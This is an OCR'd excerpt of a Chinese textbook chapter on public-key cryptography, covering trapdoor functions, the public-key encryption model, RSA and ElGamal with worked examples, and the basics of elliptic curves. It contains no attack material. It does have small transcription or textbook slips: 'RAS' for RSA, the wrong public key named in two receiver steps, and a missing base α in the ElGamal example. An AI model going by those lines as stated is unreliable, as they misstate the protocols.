


图 2-34 HMAC 的结构

2.5 公钥密码体制

2.5.1 公钥密码体制的概念

利用传统密码进行保密通信，通信的双方必须首先预约持有相同的密钥才能进行。而私人和商业之间想通过通信工具洽谈生意又要保持商业秘密，有时很难做到事先预约密钥。另外，对于大型计算机网络，设有 n 个用户，任意两个用户之间都可能进行通信，共有 n 中取 $2=n(n-1)/2$ 种不同的通信方式，当 n 较大时这一数目是很大的。从安全角度考虑，为了安全，密钥应当经常更换。在网络上产生、存储、分配、管理如此大量的密钥，其复杂性和危险性都是很大的。

因此，密钥管理上的困难是传统密码应用的主要障碍。这种困难在计算机网络环境下更显得突出。另外，传统密码不易实现数字签名，也限制了它的应用范围。

为此，人们希望能设计一种新的密码，从根本上克服传统密码在密钥管理上的困难，

而且容易实现数字签名，从而适合计算机网络环境的应用，适合各种需要数字签名的应用。

1976 年美国斯坦福大学的博士生 W.Diffie 和他的导师 M.Hellman 教授发表了"密码学新方向"的论文，第一次提出公开密钥密码的概念。从此开创了一个密码新时代。

2.5.1.1　单向陷门函数

设函数 $y=f(x)$，如果满足以下两个条件，则称为单向函数：

（1）如果对于给定的 x，要计算出 y 很容易；

（2）而对于给定的 y，要计算出 x 很难。

如上章介绍的安全 HASH 函数就属于典型的单向函数，单向函数常用于保护操作系统口令等应用。如果利用单向函数构造密码：用正变换作加密，加密效率高；用逆变换作解密，安全，敌手不可破译，　但是加密后不能还原。为此引入单向陷门函数的概念。

单向陷门函数：设函数 $y=f(x)$，且 f 具有陷门，如果满足以下两个条件，则称为单向陷门函数：

（1）如果对于给定的 x，要计算出 y 很容易；

（2）而对于给定的 y，如果不掌握陷门要计算出 x 很难，而如果掌握陷门要计算出 x 就很容易。

如果利用单向陷门函数构造密码：用正变换作加密，加密效率高；用逆变换作解密，安全；把陷门信息作为密钥，且只分配给合法用户。确保合法用户能够方便地解密，而非法用户不能破译。

理论上不能证明单向函数一定存在，但实际上只要函数的单向性足够工程应用就行。实际上已找到的单向性足够的函数有：

（1）合数的因子分解问题：大素数的乘积容易计算（$p \times q \Rightarrow n$），而大合数的因子分解困难($n \Rightarrow p \times q$)。

（2）有限域上的离散对数问题：有限域上大素数的幂乘容易计算（$a^b \Rightarrow c$），而对数计算困难($\log_a c \Rightarrow b$)。

2.5.1.2　公钥加密模型

根据公开密钥密码的基本思想，可知一个公开密钥密码应当满足以下三个条件：

（1）解密算法 D 与加密算法互逆，即对于所有明文 M 都有：

$$D(E(M, K_e), K_d) = M \tag{2-39}$$

（2）在计算上不能由 K_e 求出 K_d。

（3）算法 E 和 D 都是高效的。

条件（1）是构成密码的基本条件，是传统密码和公开密钥密码都必须具备的起码条件。

条件（2）是公开密钥密码的安全条件，是公开密钥密码的安全基础。而且这一条件是最难满足的。由于数学水平的限制，目前尚不能从数学上证明一个公开密钥密码完

全满足这一条件，而只能证明它不满足这一条件。这就是困难的根本原因。

条件（3）是公开密钥密码的实用条件。因为只有算法 E 和 D 都是高效的，密码才能实际应用。否则，可能只有理论意义，而不能实际应用。

满足了以上三个条件，便可构成一个公开密钥密码，这个密码可以确保数据的秘密性。

进而，如果还要求确保数据的真实性，则还应满足第四个条件。

（4）对于所有明文 M 都有

$$E(D(M, K_d), K_e)=M \tag{2-40}$$

条件（4）是公开密钥密码能够确保数据真实性的基本条件。如果满足了条件（1）、（2）、（4），同样可构成一个公开密钥密码，这个密码可以确保数据的真实性。注意条件（4）是公开密钥密码能够确保数据真实性的一个充分条件，不是必要条件。

如果同时满足以上 4 个条件，则公开密钥密码可以同时确保数据的秘密性和真实性。此时，对于所有的明文 M 都有：

$$D(E(M, K_e), K_d)=E(D(M, K_d), K_e)=M \tag{2-41}$$

自从 1976 年 W.Diffie 和 M.Hellman 教授提出公开密钥密码的新概念后。由于公开密钥密码具有优良的密码学特性和广阔的应用前景，很快便吸引了全世界的密码爱好者，他们提出了各种各样的公开密钥密码算法和应用方案，密码学进入了一个空前繁荣的阶段。然而公开密钥密码的研究确非易事，尽管提出的算法很多，但是能经得起时间考验的却寥寥无几。经过二十几年的研究和发展，目前公开密钥密码已经得到广泛的应用。

目前世界公认的比较安全的公开密钥密码有基于大合数因子分解困难性的 RAS 密码类和基于离散对数问题困难性的 ElGamal 密码类（包括椭圆曲线密码）。

2.5.1.3 公钥与私钥

公开密钥密码的基本思想是将传统密码的密钥 K 一分为二，分为加密钥 K_e 和解密钥 K_d，用加密钥 K_e 控制加密，用解密钥 K_d 控制解密，而且由计算复杂性确保由加密钥 K_e 在计算上不能推出解密钥 K_d。这样，即使是将 K_e 公开也不会暴露 K_d，也不会损害密码的安全。于是便可将 K_e 公开，而只对 K_d 保密。由于 K_e 是公开的，只有 K_d 是保密的，所以便从根本上克服了传统密码在密钥分配上的困难。

公开密钥密码从根本上克服了传统密码在密钥分配上的困难，利用公开密钥密码进行保密通信需要成立一个密钥管理中心 **KMC**（Key Management Center），每个用户都将自己的姓名、地址和公开的加密钥等信息在 **KMC** 登记注册，将公钥记入共享的公钥数据库 **PKDB**(Public Key Database)。**KMC** 负责密钥的管理，并且对用户是可信赖的。这样，用户利用公开密钥密码进行保密通信就像查电话号码簿打电话一样方便，再无通信双方预约密钥之苦，因此特别适合计算机网络应用。加上公开密钥密码实现数字签名容易，所以特别受到欢迎。

2.5.1.4　公钥加密安全性

设 M 为明文，C 为密文，E 为公开密钥密码的加密算法，D 为解密算法，K_e 为公开的加密钥，K_d 为保密的解密钥，每个用户都分配一对密钥，而且将所有用户的公开的加密钥 K_e 存入共享的密钥库 **PKDB**。

再设用户 A 要把数据 M 安全保密地传送给用户 B，我们给出以下三种通信协议：

1．确保数据的秘密性

发方：

① A 首先查 **PKDB**，查到 B 的公开的加密钥 K_{eB} 。

② A 用 K_{eB} 加密 M 得到密文 C：

$$C=E（M，K_{eB}）$$

③ A 发 C 给 B。

收方：

① B 接受 C。

② B 用自己的保密的解密钥 K_{dB} 解密 C，得到明文 $M=D（C，K_{dB}）$。

由于只有用户 B 才拥有保密的解密钥 K_{dB}，而且由公开的加密钥 K_{eB} 在计算上不能推出保密的解密钥 K_{dB}，所以只有用户 B 才能获得明文 M，其他任何人都不能获得明文 M，从而确保了数据的秘密性。

然而这一通信协议却不能确保数据的真实性。这是因为 **PKDB** 是共享的，任何人都可以查到 B 的公开的加密钥 K_{eB}，因此任何人都可以冒充 A 通过发假密文 $C'=E(M',K_{eB})$，来发假数据 M'给 B，而 B 不能发现。

为了确保数据的真实性，可采用下面的通信协议。

2．确保数据的真实性

发方：

① A 首先用自己的保密的解密钥 K_{dA} 解密 M，得到密文 C：

$$C=D（M，K_{dA}）。$$

② A 发 C 给 B。

收方：

① B 接受 C。

② B 查 **PKDB**，查到 A 的公开的加密钥 K_{eA}。

③ 用 K_{eB} 加密 C 得到 $M=E（C，K_{eA}）$。

由于只有用户 A 才拥有保密的解密钥 K_{dA}，而且由公开的加密钥 K_{eA} 在计算上不能推出保密的解密钥 K_{dA}，所以只有用户 A 才能发送数据 M。其他任何人都不能冒充 A 发送数据 M，从而确保了数据的真实性。

然而这一通信协议却不能确保数据的秘密性。这是因为 **PKDB** 是共享的，任何人都可以查到 A 的公开的加密钥 K_{eA}，因此任何人都可以获得数据 M。

为了同时确保数据的秘密性和真实性，可将以上两个协议结合起来，采用下面的通信协议。

3．同时确保数据的秘密性和真实性

发方：

① A 首先用自己的保密的解密钥 K_{dA} 解密 M，得到中间密文 S：

$$S=D（M，K_{dA}）。$$

② 然后 A 查 **PKDB**，查到 B 的公开的加密钥 K_{eB} 。

③ A 用 K_{eB} 加密 S 得到最终的密文 C：

$$C=E（S，K_{eB}）$$

④ A 发 C 给 B。

收方：

① B 接受 C。

② B 用自己的保密的解密钥 K_{dB} 解密 C，得到中间密文 $S=D（C，K_{dB}）$。

③ B 查 **PKDB**，查到 A 的公开的加密钥 K_{eA} 。用 K_{eB} 加密 S 得到 $M=E（S，K_{eA}）$。

由于这一通信协议综合利用了上述两个通信协议，所以能够同时确保数据的秘密性和真实性。具体地，由于只有用户 A 才拥有保密的解密钥 K_{dA}，而且由公开的加密钥 K_{eA} 在计算上不能推出保密的解密钥 K_{dA}，所以只有用户 A 才能正确进行发方的第①步操作，才能发送数据 M。其他任何人都不能冒充 A 发送数据 M，从而确保了数据的真实性。又由于只有用户 B 才拥有保密的解密钥 K_{dB}，而且由公开的加密钥 K_{eB} 在计算上不能推出保密的解密钥 K_{dB}，所以只有用户 B 才能正确进行收方的第②步操作，才能获得明文 M，其他任何人都不能获得明文 M，从而确保了数据的秘密性。

2.5.2 RSA 密码

1978 年美国麻省理工学院的三名密码学者 R.L.Rivest,A.Shamir 和 L.Adleman 提出了一种基于大合数因子分解困难性的公开密钥密码，简称为 RSA 密码。由于 RSA 密码，既可用于加密，又可用于数字签名，安全、易懂，因此 RSA 密码已成为目前应用最广泛的公开密钥密码。许多国家标准化组织，如 ISO、ITU、 SWIFT 和 TCG 等都已接收 RSA 作为标准。INTERNET 网的 Email 保密系统 GPG 以及国际 VISA 和 MASTER 组织的电子商务协议（SET 协议）中都将 RSA 密码作为传送会话密钥和数字签名的标准。

2.5.2.1 基本的 RSA 密码体制：参数、加密算法、解密算法

① 随机地选择两个大素数 p 和 q，而且保密；

② 计算 $n=pq$，将 n 公开；

③ 计算 $\varphi(n)=(p-1)(q-1)$，对 $\varphi(n)$保密；

④ 随机地选取一个正整数 e，$1<e<\varphi(n)$且（e，$\varphi(n)$）=1，将 e 公开；

⑤ 根据 $ed=1 \mod \varphi(n)$，求出 d，并对 d 保密；

⑥ 加密运算：

$$C=M^e \mod n \tag{2-42}$$

⑦ 解密运算：

$$M=C^d \mod n \tag{2-43}$$

由以上算法可知，RSA 密码的公开加密钥 K_e=<n,e>，而保密的解密钥 K_d =<$p,q,d,\varphi(n)$>。

说明：算法中的 $\varphi(n)$是一个数论函数，称为欧拉（Euler）函数。$\varphi(n)$表示在比 n 小的正整数中与 n 互素的数的个数。例如，$\varphi(6)=2$，因为在 1，2，3，4，5 中与 6 互素的数只有 1 和 5 两个数。若 p 和 q 为素数，且 $n=pq$，则 $\varphi(n)=(p-1)(q-1)$。

例 2-2　令 $p=47$，$q=71$，$n=47\times71=3337$，$\varphi(n)=\varphi(3337)=46\times70=3220$。选取 $e=79$，计算 $d=e^{-1} \bmod 3220 =1019 \bmod 3220$。公开 $e=79$ 和 $n=3337$，保密 $p=47$，$q=71$，$d=1019$ 和 $\varphi(n)=3220$。

设明文 M=688 232 687 966 668 3，进行分组，$M_1=688$，$M_2=232$，$M_3=687$，$M_4=966$，$M_5=668$，$M_6=003$。M_1 的密文 $C_1=688^{79} \bmod 3337=1570$，继续进行类似计算，可得最终密文

C=1570 2756 2091 2276 2423 158。

如若解密，计算 $M_1=1570^{1019} \bmod 3337=688$，类似地可解密还原出其他明文。

2.5.2.2　RSA 密码体制的特点

RSA 算法具有加解密算法的可逆性，加密和解密运算可交换，可同时确保数据的秘密性和数据的真实性。由于 RSA 密码的核心运算是模幂运算，其实现效率是比较高效的。

关于在计算上由公开密钥不能求出解密钥的问题，请参考下一小节。

2.5.2.3　RSA 密码的安全性

小合数的因子分解是容易的，然而大合数的因子分解却是十分困难的。关于大合数的因子分解的时间复杂度下限目前尚没有一般的结果，迄今为止的各种因子分解算法提示人们这一时间下限将不低于 $O(\mathrm{EXP}(\ln N \ln\ln N)^{1/2})$。根据这一结论，只要合数足够大，进行因子分解是相当困难的。因此，今天要应用 RSA 密码，应当采用足够大的整数 n。普遍认为，n 至少应取 1024 位，最好取 2048 位。

除了通过因子分解攻击 RSA 外，还有一些其他的攻击方法，但是都还不能对 RSA 构成有效威胁。因此完全可以认为，只要合理地选择参数，正确地使用，RSA 就是安全的。为了确保 RSA 密码的安全，必须认真选择 RSA 的密码参数：p 和 q 要足够大并且 p 和 q 应为强素数(Strong Prime)。例如，国际可信计算组织 TCG (Trusted Computing Group) 在可信计算标准中规定：一般加密密钥和认证密钥选 n 为 1024 位，而平台根密钥和存储根密钥则选 n 为 2048 位。此外，还要注意以下参数的选择：

（1）e 的选择

为了使加密速度快，根据“反复平方乘”算法，e 的二进制表示中应当含有尽量少的 1。一种办法是选择尽可能小的 e，或选择某些特殊的 e。

曾经有学者建议取 e=3，但这是不安全的。这是因为，若 e 太小，对于小的明文 M，则有 $C=M^e<n$，加密运算未取模。于是直接对密文 C 开 e 次方，便可求出明文 M。

于是有的学者建议取 $e=2^{16}+1=65537$，其二进制表示中只有两 1，加密速度快，而且比 e=3 更安全。这一建议目前得到普遍采纳。

（2）d 的选择

与 e 的选择类似，为了使解密速度快，希望选用小的 d，但是 d 太小也是不好的。当 d 小于 n 的 1/4 时，已有求出 d 的攻击方法。

（3）不要许多用户共用一个模数 n

许多用户共用一个相同的模数 n，各自选用不同的 e 和 d，这样实现简单，但不安全。

2.5.3　ElGamal 密码

ElGamal 密码是除了 RSA 密码之外最有代表性的公开密钥密码。RSA 密码建立在大整数因子分解的困难性之上，而 ElGamal 密码建立在离散对数的困难性之上。大整数的因子分解和离散对数问题是目前公认的较好的单向函数，因而 RSA 密码和 ElGamal 密码是目前公认的安全的公开密钥密码。本节介绍 ElGamal 密码。

2.5.3.1　ElGamal 密码体制的数学基础

设 p 为素数，若存在一个正整数 α，使得 α^1，α^2，α^3，…，α^{p-1}，关于模 p 互不同余，则称 α 为模 p 的本原元。显而易见若 α 为模 p 的本原元，则对于 $y\in\{1,2,3,\cdots,p-1\}$一定存在一个正整数 x，使得 $y=\alpha^x \bmod p$。

于是我们有如下的运算：

设 p 为素数，α 为模 p 的本原元，α 的幂乘运算为

$$y=\alpha^x \bmod p,\quad 1\leqslant x\leqslant p-1 \tag{2-44}$$

则称 x 为以 α 为底的模 p 的对数。求解对数 x 的运算为

$$x=\log_\alpha y,\quad 1\leqslant y\leqslant p-1 \tag{2-45}$$

由于上述运算是定义在模 p 有限域上的，所以称为离散对数运算。

从 x 计算 y 是容易的，至多需要 $2\times\log_2 p$ 次乘法运算。可是从 y 计算 x 就困难得多，目前已知最快的求解离散对数算法的时间复杂度为：

$$O(\exp((\ln p)^{\frac{1}{3}}\ln(\ln p))^{\frac{2}{3}})$$

可见，只要 p 足够大，求解离散对数问题是相当困难的。这便是著名的离散对数问题。可见，离散对数问题具有较好的单向性。

由于离散对数问题具有较好的单向性，所以离散对数问题在公钥密码学中得到广泛

应用。除了 ElGamal 密码外，Diffie-Hellman 密钥分配协议和美国数字签名标准算法 DSA 等也都是建立在离散对数问题之上的。

2.5.3.2　基本的 ElGamal 密码体制：参数，加密算法，解密算法

ElGamal 改进了 Diffie 和 Hellman 的基于离散对数的密钥分配协议，提出了基于离散对数的公开密钥密码和数字签名体制。

随机地选择一个大素数 p，且要求 p-1 有大素数因子。再选择一个模 p 的本原元 α。将 p 和 α 公开。

1．密钥生成

用户随机地选择一个整数 d 作为自己的秘密的解密钥，$1\leqslant d\leqslant p-1$，计算 $y \equiv \alpha^d \bmod p$，取 y 为自己的公开的加密钥。

由公开钥 y 计算秘密钥 d，必须求解离散对数，而这是极困难的。

2．加密

将明文消息 $M(0\leqslant M\leqslant p-1)$加密成密文的过程如下：

① 随机地选取一个整数 k，$1\leqslant k\leqslant p-1$。

② 计算

$$U=y^k \bmod p \tag{2-46}$$

$$C_1=\alpha^k \bmod p \tag{2-47}$$

$$C_2=UM \bmod p \tag{2-48}$$

③ 取（C_1，C_2）作为的密文。

3．解密

将密文（C_1，C_2）解密的过程如下：

① 计算 $V=C_1{}^d \bmod p$　（2-49）

② 计算 $M=C_2\ V^{-1} \bmod p$　（2-50）

解密的可还原性可证明如下：

因为，

$$\begin{aligned} C_2 V^{-1} \bmod p &= (UM)V^{-1} \bmod p \\ &= UM\,(C_1{}^d)^{-1} \bmod p \\ &= UM\,((\alpha^k)^d)^{-1} \bmod p \\ &= UM\,((\alpha^d)^k)^{-1} \bmod p \\ &= UM\,((y)^k)^{-1} \bmod p \\ &= UM\,(U)^{-1} \bmod p \\ &= M \bmod p \end{aligned}$$

故解密可还原。

例 2-3　设 p=2579，取 α=2，秘密钥 d=765，计算出公开钥 $y=2^{765} \bmod 2579=949$。再取明文 M=1299，随机数 k=853，则 $C_1=^{853} \bmod 2579=435$，$C_2=1299\times949^{853} \bmod 2579=2396$，所以密文为（$C_1$，$C_2$）=（435，2396）。解密时计算

$$M=2396\times(435^{765})^{-1} \bmod 2579=1299$$

从而还原出明文。

2.5.3.3 基本 ElGamal 密码的安全性

由于 ElGamal 密码的安全性建立在 $GF(p)$ 离散对数的困难性之上，而目前尚无求解 GF（p）离散对数的有效算法，所以在 p 足够大时 ElGamal 密码是安全的。为了安全 p 应为 150 位以上的十进制数，而且 $p-1$ 应有大素因子。因为 p 为大素数，$p-1$ 为偶数，$p-1$ 一定有因子 2。我们希望除了因子 2 外，其余因子为大素数因子。理想情况是 p 为强素数，$p-1=2q$，其中 q 为大素数。

为了安全加密所使用的 k 必须是一次性的。另外虽然理论上解密钥 d 的选择范围为 $1\leqslant d\leqslant p-1$，但是 d 选的太小或太大都不好。因为攻击者在用穷举方法猜测 d 时，一般会首先试验太小或太大的 d。同理，随机数 k 也不要选得太小或太大。随机数 k 的选择还要保证按式（2-46）计算的 $U \bmod p\neq1$。如果 $U \bmod p=1$，则根据式（2-48）可知，$C_2=M$，从而暴露明文 M。

2.5.4 椭圆曲线密码

人们对椭圆曲线的研究已有 100 多年的历史，而椭圆曲线密码 ECC（Elliptic Curve Cryptosysytem）是 Koblitz 和 Miller 于 20 世纪 80 年代提出的。ElGamal 密码是建立在有限域 **GF**（p）之上的，其中 p 是一个大素数，这是因为有限域 **GF**（p）的乘法群中的离散对数问题是难解的。受此启发，在其他任何离散对数问题难解的群中，同样可以构成 ElGamal 密码。于是人们开始寻找其他离散问题难解的群。研究发现，有限域上的椭圆曲线上的一些点构成交换群，而且离散对数问题是难解的。于是可在此群上定义 ElGamal 密码，并称为椭圆曲线密码。目前，椭圆曲线密码已成为除 RSA 密码之外呼声最高的公钥密码之一。它密钥短、签名短，软件实现规模小、硬件实现电路省电。普遍认为，160 位长的椭圆曲线密码的安全性相当于 1024 位的 RSA 密码，而且运算速度也较快。正因如此，一些国际标准化组织已把椭圆曲线密码作为新的信息安全标准。如，IEEE P1363/D4，ANSI F9.62，ANSI F9.63 等标准，分别规范了椭圆曲线密码在 Internet 协议安全、电子商务、Web 服务器、空间通信、移动通信、智能卡等方面的应用。

2.5.4.1 椭圆曲线的基本概念

椭圆曲线并不是椭圆，之所以称为椭圆曲线是因为它们与计算椭圆周长的方程相似。椭圆曲线可以定义在不同的有限域上，对我们最有用的是定义在 **GF**（p）上的椭圆曲线和定义在 **GF**（2^m）上的椭圆曲线。下面介绍 **GF**（p）上的椭圆曲线。

定义 2.1 设 p 是大于 3 的素数，且 $4a^3+27b^2\neq0 \bmod p$，称曲线

$$y^2=x^3+ax+b,\quad a,b\in \boldsymbol{GF}(p) \tag{2-51}$$

为 **GF**（p）上的椭圆曲线。

由椭圆曲线可得到一个同余方程：

$$y^2 = x^3 + ax + b \quad \bmod p \tag{2-52}$$

其解为一个二元组(x,y)，其中 x,y∈**GF**(p)，将此二元组描画到椭圆曲线上便为一个点，于是又称其为解点。

为了利用解点构成交换群，需要引进一个 0 元素，并定义如下的加法运算：

① 引进一个无穷点 O（∞，∞），简记为 O，作为 0 元素。

$$O(\infty,\infty) + O(\infty,\infty) = 0 + 0 = 0 \tag{2-53}$$

并定义对于所有的解点 P（x，y），

$$P(x,y) + O = O + P(x,y) = P(x,y) \tag{2-54}$$

② 设 P（x_1，y_1）和 Q（x_2，y_2）是解点，如果 $x_1=x_2$ 且 $y_1=-y_2$，则

$$P(x_1,y_1) + Q(x_2,y_2) = 0 \tag{2-55}$$

这说明任何解点 R（x，y）的逆就是 R（x，$-y$）。

③ 设 P（x_1，y_1）和 Q（x_2，y_2）是解点，如果 $P\neq\pm Q$，则

$$P(x_1,y_1) + Q(x_2,y_2) = R(x_3,y_3)$$

其中

$$\begin{cases} x_3 = \lambda^2 - x_1 - x_2 \\ y_3 = \lambda(x_1 - x_3) - y_1 \\ \lambda = \dfrac{(y_2 - y_1)}{(x_2 - x_1)} \end{cases} \tag{2-56}$$

（4）当 P（x_1，y_1）$=Q$（x_2，y_2）时，

$P(x_1,y_1) + Q(x_2,y_2) = 2P(x_1,y_1) = R(x_3,y_3)$

其中

$$\begin{cases} x_3 = \lambda^2 - 2x_1 \\ y_3 = \lambda(x_1 - x_3) - y_1 \\ \lambda = \dfrac{3x_1^2 + a}{2y_1} \end{cases} \tag{2-57}$$

作集合 E={全体解点，无穷点 O}。

可以验证，如上定义的集合 E 和加法运算构成加法交换群。

椭圆曲线及其解点的加法运算的几何意义如图 2-35 所示。

设 P（x_1，y_1）和 Q（x_2，y_2）是椭圆曲线的两个点，则连接 P（x_1，y_1）和 Q（x_2，y_2）的直线与椭圆曲线的另一交点关于横轴的对称点即为 P（x_1，y_1）+Q（x_2，y_2）点。

